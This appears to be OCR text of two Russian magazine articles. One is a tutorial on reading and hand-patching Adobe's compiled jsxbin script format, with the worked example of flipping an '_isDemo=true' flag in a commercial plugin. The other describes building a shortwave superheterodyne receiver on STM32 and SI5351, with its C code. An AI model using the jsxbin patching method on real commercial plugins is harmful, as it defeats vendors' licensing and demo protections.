Практически каждая современная адобовская программа использует три вида дополнительных модулей: плагины (plugins), расширения (extensions) и скрипты. Для создания таких модулей используется JavaScript, и, чтобы порадовать программистов, в Adobe придумали собственную среду разработки под названием ExtendScript Toolkit с блек-джеком, объектными моделями, отладчиком и даже примитивным компилятором в бинарный код.

Да-да, чувак, ты не ослышался: я сказал «бинарный код». Несмотря на то что JavaScript — это интерпретируемый язык, программы на котором представляют собой обычный pain text, такой эксгибиционизм по вкусу далеко не всем. Жадные коммерсы хотят защитить свой код от чужих глаз и шаловливых рук. Именно для подобных разработчиков Adobe создала свой собственный уникальный и почти бинарный формат скрипта — jsxbin. Для его создания даже не требуется никакой дополнительный компилятор, достаточно в диалоге сохранения кода в ESTK указать не текстовый формат `.jsx`, а бинарный `.jsxbin`.

Словосочетание «почти бинарный» тут присутствует неслучайно. Он, строго говоря, не бинарный в общепринятом смысле этого слова, ибо набор символов, который в нем используется, — базовый текстовый, даже без спецсимволов, что позволяет вставлять такой «бинарный» код в текст обычных скриптов. Тем не менее это реально компилированный синтаксический псевдокод, восстановить исходный текст из которого — задача весьма неоднозначная и нетривиальная. Этот фарш сложно провернуть назад.

Но иногда такая необходимость все же возникает. Например, если исходники утеряны, автор плагина недоступен, а тебе надо подправить функциональность или хотя бы подсмотреть, как реализовано то или иное действие (ибо адобовская документация в индусском исполнении безумна, бессмысленна и беспощадна). В общем, порой бывает, что люди жаждут информации, но она скрыта и засекречена, формат не документирован и защищен всяческим законодательством.

Я не собираюсь углубляться в бездонные пучины унылого кодинга. Наша цель несколько другая: научиться без лишнего погружения в сухую теорию быстро и просто вносить исправления в псевдокод адобовских расширений.

Конечно, в идеальном случае было бы лучше полностью реверсировать исходный код один в один и вносить изменения именно в него. Причем к этому есть вполне определенные предпосылки: несмотря на недокументированность формата, существует несколько вполне хороших, годных декомпиляторов разной степени удобства и функциональности. Не буду приводить ссылки на них по этическим соображениям, но пару названий укажу: это jsxbindec и jsxbin-to-jsx. Причем последний представлен даже в свободных исходниках, изучая которые дотошный и неленивый читатель может получить исчерпывающее представление о принципах компиляции формата jsxbin.

Хорошо, если нужный код отлично декомпилируется, а полученный результат запускается и работает идентично исходному плагину. Однако такое случается редко. Декомпиляторы неидеальны, а их присутствие в свободном доступе дает полный простор авторам-обфускаторам выдумывать всевозможные ловушки, сводящие декомпилятор с ума. Да и вообще, поскольку преобразование jsx → jsxbin — это все-таки компиляция, оно не всегда однозначно обратимо. На практике это чаще всего выглядит так: jsxbin успешно декомпилируется в несколько мегабайтов кода, который в лучшем случае выдает синтаксические ошибки (их потом придется кропотливо и уныло фиксить), а в худшем — вызывает ошибки времени выполнения вида

```
Error 21: is not an object. Line: 3164 -> _0x20031 += ((parseInt(
_0x1FFFD[_$_f79d[178]](_0x1f435)
```

Понятное дело, результат подобной декомпиляции потребуется сильно допилить напильником до полной работоспособности, причем, к сожалению, понадобится вникать в логику работы и построения программы. Что частенько сложнее, чем писать ее с нуля. Мы же, повторяю, люди занятые, ленивые и нелюбопытные. Нам бы поправить пару строчек, чтоб работало и остальное не поломалось.

Итак, сформулируем задачу. Предположим, исходный код определенной степени достоверности получен, проанализирован, искомое место найдено. Нам нужно сделать патч в бинарном коде без ущерба для работоспособности в целом. Например, мы нашли в декомпилированном коде конструкцию вида `_isDemo=true`, а нам надо заменить ее `_isDemo=false` без полной пересборки исходника.

Что ж, это вполне возможно. Для начала нужно найти это место. Идеальный случай — если декомпилятор умеет выполнять смещения до команд. Скажем, у нас есть смещение `0xD927`, по которому в бинарнике мы видим строку `BjzJifjEjFjNjPiNjPjEjF2iUBfnctf`... Упс, я тебя обманул, слегка вникать в структуру jsxbin все-таки придется.

Постараюсь объяснить как можно проще, а более подробную информацию желающие могут получить, вдумчиво покурив исходники jsxbin-to-jsx. Первый символ у нас `B` — это код синтаксической конструкции, соответствующей условной метакоманде `Assign`, в которую транслируются глобальные присваивания. Подобные конструкции, строго говоря, могут быть многоэтажными и чудовищно сложными и растягиваться на несколько килобайтов кода. Но, по счастью, у нас идет простое присваивание булевой константы глобальной переменной (в случае локальной было бы `LocalAssign`, соответственно, с кодом `S`). Что мы и видим дальше: следующий опкод — `j` (Variable). Затем символ `z` указывает на то, что переменная в коде встречается первый раз, а значит, далее следует ее имя — текстовая строка. Строки кодируются так: первый символ — счетчик, затем идут символы строки. Поскольку мы ограничены набором латинских букв, каждый байт (включая счетчик) кодируется следующим образом:

```
0 : A
1 : B
2 : C
...
25 : Z
26 : ga
27 : gb
28 : gc
29 : gd
30 : ge
31 : gf
32 : gA
33 : gB
...
58: gZ
59: ha
60: hb
...
```

По этой логике счетчик `"J"=9`, следующий символ `"if"=0x5F="_"`, `"jE"=0x64="d"`, то есть `"ifjEjFjNjPiNjPjEjF"=9,"_demoMode"`.

Вообще говоря, константы вовсе не обязательно могут быть однобайтовыми. Например, если первый символ константы 2, это значит, что она 16-битная и ее байты формируются из следующих за ней однобайтовых констант. То есть идущие за именем переменной символы `2iUB` расшифровываются как 16-битная константа `"B" << 8+"iU"`.

Смысл этой константы — индекс данной переменной в общем стеке идентификаторов программы. То есть при следующем обращении (это было первое) код переменной будет без символа `z`, просто `j2iUB`. Запомним этот факт, если придется искать переменную дальше. Теперь смотрим следующие символы: три символа `fnc` представляют собой обычную последовательность синтаксической конструкции `Assign`, а вот следующий символ `t` — кодированная логическая константа `true` — искомый второй операнд присваивания.

Несложно догадаться, что противоположная ей по смыслу константа `false` кодируется как `f`, то есть для того, чтобы данный оператор поменял свой смысл на `_isDemo=false`, надо всего-навсего исправить один этот символ, так, чтобы искомая строка приобрела вид `BjzJifjEjFjNjPiNjPjEjF2iUBfncff`.

Что приятно — для этого даже не нужен Hex-редактор, ведь по сути формат jsxbin текстовый, такой файл можно редактировать хоть в `notepad.exe`. Более того, можно даже не заботиться о сохранении длин участков кода, ведь в нем отсутствуют прямые смещения и операторы перехода! Можно менять длины строк, переменных, констант, добавлять и удалять целые синтаксические выражения, разумеется, с сохранением валидности синтаксических конструкций, проверяя их декомпиляцией полученного кода.

Попробуем усложнить задачу. У нас нет прямого смещения до нужного оператора, однако есть номер нужной строки. Скажем, вот такой:

```
// Line: 1704
_demoMode = true;
```

Снова придется обратиться к теории: каждое законченное синтаксическое выражение кодируется конструкцией `ExprStatement` с опкодом `J`. В нашем примере, слегка отодвинувшись от кода `Assign`, мы видим прямо перед ним последовательность `J2lIGnA`. Символ `J` — опкод `ExprStatement`, эта конструкция стоит в начале каждой скомпилированной строки. `2lIG` — это 16-битная константа, равная `"G"<<8+"lI"=0x6A0=1704`. Далее следует стандартная последовательность `nA`.

Таким образом, у нас есть возможность искать в бинарном коде синтаксические конструкции по номерам строк и контексту: именам идентификаторов, строковым и числовым константам, а потом менять их на свои собственные. В принципе, при достаточно вдумчивом подходе можно отдельно скомпилировать в jsxbin независимый кусок кода и внедрить его в синтаксическую конструкцию, аккуратно поменяв имена и индексы идентификаторов.

Теперь ложка дегтя. Как гласит древняя восточная мудрость, жаба хитра, но гадюка намного хитрее ее. С тех пор как прогрессивное человечество научилось реверсить jsxbin, авторы скриптов уже не надеются на этот формат и выдумывают способы обфускации один затейливее другого. К примеру, можно завернуть jsxbin в jsx, затем еще в один jsxbin и так далее — прямой поиск строк и переменных в таком слоеном бинарнике ничего не даст.

Можно поступить хитрее: формировать сам код на лету, частями расшифровывая его по ходу работы скрипта, да, в конце концов, просто получая его с сервера по определенному запросу. Поэтому данная статья — всего лишь руководство к действию, чтобы сэкономить время в самых простых случаях.

СУПЕРГЕТЕРОДИН

КАК Я СОБРАЛ КОРОТКОВОЛНОВЫЙ РАДИОПРИЕМНИК НА STM32 И SI5351


Candidum
duospirit@gmail.com

Даже в современном мире радио остается эффективным способом приема и передачи информации, который позволяет миновать границы и лишних посредников. Простой и максимально надежный, сигнал радиостанций можно принять вне зависимости от наличия вышек сетей 5G в твоей местности. Как собрать свой приемник из россыпи микросхем и деталей, ты узнаешь из этого материала.


ПРОИСХОЖДЕНИЕ

История приемников принципиально нового типа началась в 1901 году, когда Реджинальд Фессенден показал возможность приема сигнала на биениях. Суть революционного метода заключалась в том, что в приемник, помимо радиосигнала из антенны, подавался вспомогательный сигнал близкой частоты, в результате чего на выходе можно было обнаружить биения — сигнал с частотой, равной разности частот принимаемого сигнала и выхода вспомогательного генератора. Эти биения были слышны в телефонных аппаратах, причем, как показали несколько позднее, амплитуда этих биений оказалась заметно выше амплитуды полезного сигнала.

Вспомогательный генератор исследователь назвал «гетеродином» (от греческого **ἕτερος** — иной или внешний и **δύναμις** — сила), а сам приемник «гетеродинным». На тот момент это был новый способ детектирования, который позволял принимать телеграфный радиосигнал тоном на слух.



Здесь буквой О обозначен гетеродин, а сам приемник представлял собой две индуктивно связанные катушки на общем сердечнике. При этом сигнал биений заставлял колебаться металлическую мембрану D (надо полагать, диффузор). В общем, как ты понимаешь, все было сурово, вполне в духе того далекого времени. Позднее приемник модернизировали, повысив чувствительность.




Внимательное изучение схемы позволяет заметить здесь кристаллический диод — да, представь себе, эта штука была сделана уже в 1913 году! Однако большого успеха эта конструкция не снискала, так как в то время генератор вспомогательного сигнала был громоздкой, сложной и очень дорогой в изготовлении штукой. Тогда наибольшее распространение получили механические генераторы, а до изобретения первой радиолампы оставалось еще несколько лет.

Следующей итерацией стал гетеродинный приемник Генри Раунда, созданный в том же 1913 году. В этом устройстве генератор был уже на электронной лампе, которая выполняла сразу три функции: усиливала принимаемый сигнал, генерировала вспомогательный, а также работала в качестве микшера, перемножая сигналы. Из-за такой обильной функциональности автор дал приемнику название «автодин», намекая, что генерация вспомогательного сигнала здесь происходит в приемно-усилительных цепях.

INFO

К слову, похожее решение я использовал в статье о ламповом FM-приемнике.



А дальше случилась война, которая ярко показала, насколько радиосвязь полезна. Но требовались надежные, более чувствительные и селективные приемники, ведь к тому времени радиостанций стало заметно больше. У тогдашних радиоприемников было три серьезные проблемы: недостаточные чувствительность, что напрямую связано с дальностью связи, селективность, то есть способность выделить сигнал нужной радиостанции из нескольких принятых, и устойчивость к атмосферным помехам.

Изучая эти проблемы, три исследователя независимо друг от друга пришли к концептуально похожим решениям. Первым с незначительным отрывом был француз Люсьен Леви, который предположил, что если в приемнике преобразовывать сигнал принимаемой станции не сразу в звуковую частоту, а в некоторую промежуточную частоту (выше слышимой), то на этой промежуточной частоте будет проще избавиться от атмосферных помех, после же ее можно преобразовать в слышимую (звуковую).

Такое решение требует введения в конструкцию приемника дополнительного гетеродина. В результате получился прибор, говоря современным языком, с двойным преобразованием частоты. Леви назвал свой приемник «супергетеродинным», то есть содержащим дополнительный гетеродин. Вероятно, именно это и объясняет происхождение столь замысловатого названия.

Впрочем, существует и другая версия, которая предполагает, что приставка «супер» перекочевала от промежуточной частоты, которая была выше слышимой, или, как было принято писать в то время, supersonic (ультразвук). В любом случае надо понимать, что супергетеродинный прием подразумевает наличие промежуточной частоты.





Схема первого супергетеродинного приемника Леви

Здесь H1 и H2 — точки подключения первого и второго гетеродина. Несколько с другой стороны к проблеме подступились независимо друг от друга Эдвин Армстронг и Вальтер Шоттки. Их больше занимала идея увеличения чувствительности, для чего требовался усилитель на радиолампах. Однако надо понимать, что радиолампы в 1918 году были еще несовершенными и капризными устройствами и построить усилитель с большим коэффициентом, способный работать на частотах КВ-диапазона (2–30 МГц), было просто невозможно.

Для решения этой проблемы исследователи предложили преобразовать полезный сигнал высокой частоты в промежуточную (на которой лампы могли эффективно работать) и уже на этой частоте усилить сигнал, что технологии того времени вполне позволяли. Более того, авторы указывали, что такое преобразование можно выполнять в несколько этапов, что повысит устойчивость работы усилителя.

И если изыскания немца Шоттки носили теоретический характер, то инженер Армстронг в Америке уже в 1918 году построил работающий прототип своего супергетеродина на восьми лампах (на самом деле безумное количество для того времени). Выглядело это как-то так.



Ранний вариант супергетеродина

Тем не менее тогда супергетеродины не нашли широкого применения, и причиной тому была в первую очередь высокая цена. В то время как раз появились регенеративные приемники, которые хоть и уступали супергетеродинам по своим характеристикам, но зато позволяли построить приемлемого качества приемник, используя всего одну или две лампы. Любопытно, что регенеративный приемник был изобретен также Армстронгом и, что характерно, принес ему гораздо больший доход и известность.

По-настоящему эпоха супергетеродинных приемников началась лишь в 1930-х годах, когда лампы стали гораздо доступнее и истек срок соответствующих патентов. В итоге к концу Второй мировой войны супергетеродины практически вытеснили все остальные типы приемников. В настоящее время супергетеродинные приемники считаются стандартом. Основное же преимущество супергетеродина заключается в том, что выбрать принимаемый сигнал можно перестройкой самого гетеродина.

При этом промежуточная частота остается постоянной, так что можно применить высокоэффективные кварцевые фильтры в усилителе промежуточной частоты. Это позволяет легко получить желаемую избирательность по соседнему каналу.

Чувствительность, избирательность и полоса пропускания

Среди всех характеристик любого приемника полезно выделять ряд ключевых: чувствительность, избирательность и полоса пропускания. Чувствительность — это минимальный уровень радиосигнала в микровольтах, позволяющий получить на выходе сигнал с заданным соотношением сигнал/шум. Или, говоря проще, это минимальный уровень сигнала, при котором станцию еще можно услышать. Хорошие современные приемники имеют чувствительность около 1 мкВ.

Избирательность по соседнему каналу характеризует способность приемника выделять нужный сигнал при наличии близко расположенных мешающих сигналов, измеряется в децибелах. Допустим, есть две станции равной мощности, отстоящие друг от друга на 10 кГц (типичная ширина канала на вещательных КВ-диапазонах). Избирательность будет показывать, насколько слабее будет приниматься сигнал соседней станции при настройке на желаемую.

Наконец, полоса пропускания — это параметр, тесно связанный с избирательностью, который показывает отклонение частоты сигнала от частоты настройки, когда сигнал ослабевает на 3 дБ (это примерно 0,7 для напряжения и 0,5 для мощности).

В ЧЕМ ПРОФИТ?

Конечно, сейчас сборка собственного радиоприемника лишена экономической целесообразности. Более того, с развитием интернета радиовещание сегодня уже потеряло былую актуальность. Даже FM-диапазон заметно поредел, не говоря уже о коротких волнах. И все же радиоприем на коротких волнах, как сейчас принято выражаться, дает ощущение «теплой ламповости». Более того, сама идея «свободно» передавать информацию, минуя границы и посредников, до сих пор выглядит весьма злободневно.

Так, фактически не вставая со стула, можно пробежаться если не по всему миру, то как минимум по своему материку: тысячи километров для коротких волн совершенно не проблема, даже в крупных городах, где радиоэфир сильно зашумлен. Находясь в Москве, можно без труда услышать Китай, Индию, Катар и другие страны. Существует даже такое явление, как DXing — «охота» на дальние радиостанции, своего рода состязание. Приняв радиостанцию и отправив соответствующий ответ, можно получить карточку QSL с эмблемой радиостанции.


В интернете на некоторых форумах есть отдельные темы, посвященные таким карточкам. Как пишут участники, китайцы охотно отправляют карточки. Впрочем, лично меня больше интересует само создание и настройка приемника. Дальше я расскажу об относительно несложном приемнике с цифровой шкалой и кварцевой стабилизацией частоты, вполне пригодном для приема сигнала с дальних станций.

Почему именно супергетеродин

Разумеется, для приема на коротких волнах можно использовать гораздо более простые решения. Например, регенеративные приемники, наиболее известен из которых, пожалуй, «Могиканин» MFJ-8100. Его можно приобрести готовым (долларов за сто на популярных онлайновых площадках) или в виде набора для сборки, а можно и вовсе собрать самому — благо схема открыта. Но регенератор — это скорее «для баловства», так как, прослушивая станцию, постоянно придется подстраивать регенерацию и аттенюатор. Это происходит из-за того, что КВ-сигнал практически постоянно меняет свою интенсивность в широких пределах. Связано это с атмосферными явлениями, влияющими на прохождение. И этого как раз регенератор очень не любит.

ПРАКТИКА

Итак, суть работы гетеродинов в таком приемнике заключается в том, что входной «высокочастотный» сигнал преобразуется в промежуточную частоту (мы будем использовать 455 кГц), на которой будет выполняться основная селекция и усиление сигнала. Далее следует детектор, выделяющий сигнал звуковой частоты, и усилитель, необходимый для громкоговорящего приема. Рассмотрим структурную схему супергетеродина.




Синтезатор

За основу была взята конструкция, которую я уже использовал в SDR-приемнике, однако в данном случае я посчитал, что использование микроконтроллера STM32F103 избыточно, и портировал некоторые куски кода на STM32F030. Последний слабее по характеристикам, но несколько дешевле и, кроме того, доступен в более удобном для самоделок корпусе LQFP32. Это один из немногих МК с ядром Cortex-M и шагом между контактами 0,8 мм. Впрочем, у SI5351 шаг все равно 0,5 мм, поэтому полностью избавиться от мелочевки в проекте не выйдет.

Я добавил в схему стабилизатор питания и операционный усилитель для отображения уровня принимаемого сигнала. ОУ работает в режиме повторителя, а на его выходе стоит делитель напряжения, что позволяет измерять напряжение управляющего сигнала АРУ (изменяется в диапазоне от 0,5 до 4,7 В). Так как управляющее напряжение АРУ близко к напряжению питания, то применен rail-to-rail операционный усилитель MV358. Его здесь можно заменить на более распространенный LM358, но тогда верхний предел измеряемого напряжения снизится до 4 В (при питании 5 В).

Также в схеме заложена возможность управлять варикапами для автонастройки входных цепей, однако подходящих варикапов я не нашел, поэтому такую функцию не реализовал. Схема синтезатора представлена на рисунке.



В целом портирование прошло довольно просто, за исключением I2C, с которым вылезла одна неожиданная особенность. Основные отличия касаются инициализации портов ввода-вывода, которая в libopencm3 для семейства F0 отличается от F1. На мой вкус, в F0 этот процесс даже прозрачнее, но вот с I2C все же пришлось немножко поковыряться. Дело в том, что для ускорения вывода на экран я использую модифицированные функции передачи, а на уровне регистров работа с I2C в семействах F0 и F1 различная, поэтому пришлось править код библиотеки дисплея. Здесь и далее за основу взяты функции libopencm3.

```
static void wait_i2c(void) {
    bool wait = true;
    while (wait) {
        if (i2c_transmit_int_status(OLEDI2C))wait = false;
        while (i2c_nack(OLEDI2C)); /* FIXME Some error */
    }
}

void oled_send_cmd2(uint8_t *cmd, uint16_t n) {
    i2c_set_7bit_address(OLEDI2C, OLEDADDR);
    i2c_set_write_transfer_dir(OLEDI2C);
    i2c_set_bytes_to_transfer(OLEDI2C, 2*n);
    i2c_enable_autoend(OLEDI2C);
    i2c_send_start(OLEDI2C);

    for (size_t i = 0; i < n; i++) {
        wait_i2c();
        i2c_send_data(OLEDI2C, 0x80);
        wait_i2c();
        i2c_send_data(OLEDI2C, *cmd++);
    }
}

void oled_send_data2(uint8_t *data, uint16_t n) {
    i2c_set_7bit_address(OLEDI2C, OLEDADDR);
    i2c_set_write_transfer_dir(OLEDI2C);
    i2c_set_bytes_to_transfer(OLEDI2C, n+1);
    i2c_enable_autoend(OLEDI2C);
    i2c_send_start(OLEDI2C);

    wait_i2c();
    i2c_send_data(OLEDI2C, 0x40);
    for (size_t i = 0; i < n; i++) {
        wait_i2c();
        i2c_send_data(OLEDI2C, *data++);
    }
}

void oled_send_n_bytes_data(uint8_t byte, uint8_t n) {
    i2c_set_7bit_address(OLEDI2C, OLEDADDR);
    i2c_set_write_transfer_dir(OLEDI2C);
    i2c_set_bytes_to_transfer(OLEDI2C, n+1);
    i2c_enable_autoend(OLEDI2C);
    i2c_send_start(OLEDI2C);
    wait_i2c();
    i2c_send_data(OLEDI2C, 0x40);
    for (size_t i = 0; i < n; i++) {
        //while(!(I2C_ISR(OLEDI2C) & I2C_ISR_TC));
        wait_i2c();
        i2c_send_data(OLEDI2C, byte);
    }
}
```

Такая модификация позволяет отправлять целые массивы команд или данных, при этом необходимые для протокола управления дисплея байты добавляются в процессе, что снижает накладные расходы. Однако на практике оказалось, что при попытке очистить экран такой код «подвешивает» микроконтроллер. После некоторого изучения проблемы выяснилось, что дело в аппаратной реализации периферии I2C в семействе F0 и ошибка возникает при попытке отправить в один заход больше 255 байт.

Причина в том, что микроконтроллер отправляет на шину сигнал окончания передачи после обнуления счетчика переданных байтов, который отсчитывает байты автоматически, а под этот счетчик отведено ровно восемь бит в соответствующем регистре. Поэтому, если надо отправить больше 255 байт, надо следить за обнулением этого счетчика и сбрасывать его в нужный момент, реинициализируя передачу. Самостоятельно библиотека libopencm3 на такое неспособна.

Поразмыслив над этим, я решил тоже особо не усложнять и просто подправить функцию очистки экрана. В семействе F1 отправка стартового сигнала контролируется софтом, и там этой проблемы нет. А вот и итоговая функция очистки экрана с необходимыми исправлениями:

```
void oled_clear(void) {
    oled_set_col_block(0, 127, 0, 8);
    // for (uint16_t i = 0; i < 128*8; i++) oled_send_data(0x00);
    // for (uint32_t i = 0; i < 0xFFFF; i++) __asm__("nop");
    // oled_send_n_bytes_data(0x00, 128*8);
    for (uint8_t i = 0; i < 8; i++) {
        oled_send_n_bytes_data(0x00, 128);
    }
    pos = 0;
}
```

Другой неприятностью стали неожиданные зависания при вращении энкодера. Как выяснилось, дело было в стабилизаторе напряжения. Сначала я использовал стабилизатор с низким падением напряжения RT9193-33, предназначенный для работы с литий-полимерными аккумуляторами. И хотя по даташиту он работает со входным напряжением до 5,5 В, уже при входном напряжении 5 В он почему-то выдает 3,5 В.

Вообще говоря, судя по даташиту на сам F030, микроконтроллер должен переваривать такое питание (вплоть до 3,6 В). Однако на практике повышение напряжения пришлось ему не по вкусу — он периодически зависал. Замена стабилизатора (на этот раз я взял 78L33) решила проблему, и при напряжении питания 3,3 В программа наконец заработала без зависаний.

Несколько слов следует сказать и об АЦП, с помощью которого измеряется уровень сигнала АРУ. Заморачиваться с фильтрацией напряжения питания АЦП я не стал, вместо этого использовал программное подавление помех. Известно, что соотношение сигнал/шум пропорционально квадратному корню из числа измерений. Таким образом, совершая вместо одного измерения 4096 измерений и усредняя результат, мы подавляем шум АЦП в 64 раза. Этого, в принципе, уже хватает, чтобы достоверно измерять десятки милливольт. Что же касается затрат времени, то они нас в данном случае не волнуют, так как даже такой скорости в этой задаче более чем достаточно.

Кроме того, усреднение значений можно дополнительно ускорить, если заменить затратную операцию деления операцией сдвига. Так, сдвиг вправо на 12 двоичных разрядов эквивалентен целочисленному делению на 4096 (аналогично и с умножением). Функция измерения уровня сигнала АРУ выглядит следующим образом.

```
uint16_t measure() {
    uint32_t temp = 0;
    for (uint16_t i = 0; i < 4096; i++) {
        adc_start_conversion_regular(ADC1);
        while (!(adc_eoc(ADC1)));
        temp += ADC_DR(ADC1);
    }
    temp = temp >> 12;
    temp=temp*2*3290/4095;
    return (uint16_t)temp;
}
```

Эта функция оказалась очень полезной, в том числе для настройки готового устройства. Ориентируясь на уровень сигнала АРУ, достаточно просто настроить контуры приемника, при этом не нужно ни тестера, ни осциллографа. Алгоритм работы достаточно простой, в бесконечном цикле ждем изменения счетчика энкодера, после чего перестраиваем синтезатор на нужную частоту и отображаем новую частоту на экране с поправкой на значение промежуточной частоты. Затем измеряем напряжение АРУ и также выводим на экран.

```
#define IF_FEQ 455
...
while(1) {
    if (encoder != old_enc) {
    si5351_set_freq(encoder*100000ULL, SI5351_CLK0);
    old_enc = encoder;
    o_printf_at(0,0,1,0,"CNT=%d",count++);
    o_printf_at(0,1,3,0,"%dKHz",encoder-IF_FEQ);
    o_printf_at(0,4,1,0,"F=%dKHz",encoder);
}
if (!gpio_get(GPIOA, GPIO6)) {
    while(!gpio_get(GPIOA, GPIO6));
    coef *= 10;
    if (coef > 10) coef = 1;
    o_printf_at(0, 0, 1, 0, "coef=>>>%d<<<", coef);
}
if (!gpio_get(GPIOA, GPIO5)) {
    while(!gpio_get(GPIOA, GPIO5));
    next_band();
}
for (uint32_t i = 0; i < 0xFFFF; i++) __asm__("nop");
gpio_toggle(GPIOA, GPIO4);
uint16_t temp2 = measure();
o_printf_at(0, 5, 1, 0, "V_AGC=%4dmV", temp2);
```

Значение промежуточной частоты зависит от использованного фильтра, в данном случае это 455 кГц. Остальной код, схему и файлы печатной платы можно найти на GitHub.


Продолжение статьи →

СУПЕРГЕТЕРОДИН

КАК Я СОБРАЛ КОРОТКОВОЛНОВЫЙ РАДИОПРИЕМНИК НА STM32 И SI5351

Схема аналоговой части

Здесь все как на структурной схеме выше. На входе стоит перестраиваемый фильтр из двух контуров. Если ограничиться одним диапазоном, то можно переменный конденсатор заменить постоянным. Например, при емкости конденсаторов 150 пФ и данных номиналах катушек приемник настроен на диапазон 41 м. Однако один фиксированный диапазон — это неудобно, поэтому ставим переменный конденсатор и делаем пометки положения движка для разных диапазонов.




Следом за фильтром идет смеситель на специализированной микросхеме SA612. Вообще, я попробовал несколько разных вариантов смесителей, но вариант с SA612 с точки зрения настройки оказался самым простым, все заработало сразу же. Далее идет УПЧ — в данной конструкции, пожалуй, самый сложный узел, как с точки зрения схемотехники, так и с точки зрения отладки.

Впрочем, все не так страшно, достаточно подобрать номинал резистора R9 таким образом, чтобы на коллекторе транзистора Q5 была примерно половина напряжения питания, после чего достаточно подстроить катушку контура ПЧ по максимуму сигнала. Следом за УПЧ идет детектор, собранный по классической схеме с удвоением.

Уровень сигнала на выходе детектора отслеживается транзистором Q4, управляющим смещением транзистора Q2. Когда на выходе детектора растет напряжение, транзистор Q4 открывается, снижая ток смещения на базе транзистора Q2, тем самым уменьшая его коэффициенты усиления, что, в свою очередь, уменьшает общее усиление УПЧ. Так в данном случае реализована АРУ. От АРУ, конечно, можно отказаться, упростив схему, однако, поскольку сигнал станций на коротких волнах нестабилен, слушать приемник с АРУ гораздо приятнее. И не нужно постоянно крутить ручку громкости.

В УПЧ применены кварцевые фильтры SFU455, их полоса пропускания, прямо скажем, широковата для наших задач (15 кГц), но если взять парочку, то получается более-менее, да и стоят они уж совсем дешево.

В завершение звуковой сигнал усиливается УЗЧ на довольно известной микросхеме LM386. Собственно, в таком виде приемник был собран сначала на макете, а потом перенесен на печатную плату.



Детали и прочее

Из других компонентов стоит обсудить катушки. Все они намотаны на каркасах диаметром 5 мм с подстроечниками из феррита. Такие каркасы можно недорого купить в Китае. А можно и на барахолке или выковырять из какого-нибудь донора. Входные контуры содержат по 20 витков (виток к витку) провода 0,2 мм, катушка связи содержит пять витков того же провода и мотается поверх контурной. Контур ПЧ содержит 90 витков провода 0,12 мм с отводом от середины, намотанных внавал.

Катушка связи содержит 25 витков того же провода и мотается внавал на первичную (не очень красиво, зато просто и, главное, работает). Для такой катушки, чтобы попасть в 455 кГц, нужен конденсатор от 1000 до 1500 пФ, а дальше уже можно подстроить сердечником. Если подходящих каркасов нет, их можно склеить из бумаги или использовать подходящую пластиковую трубку, а точную подстройку делать емкостью.

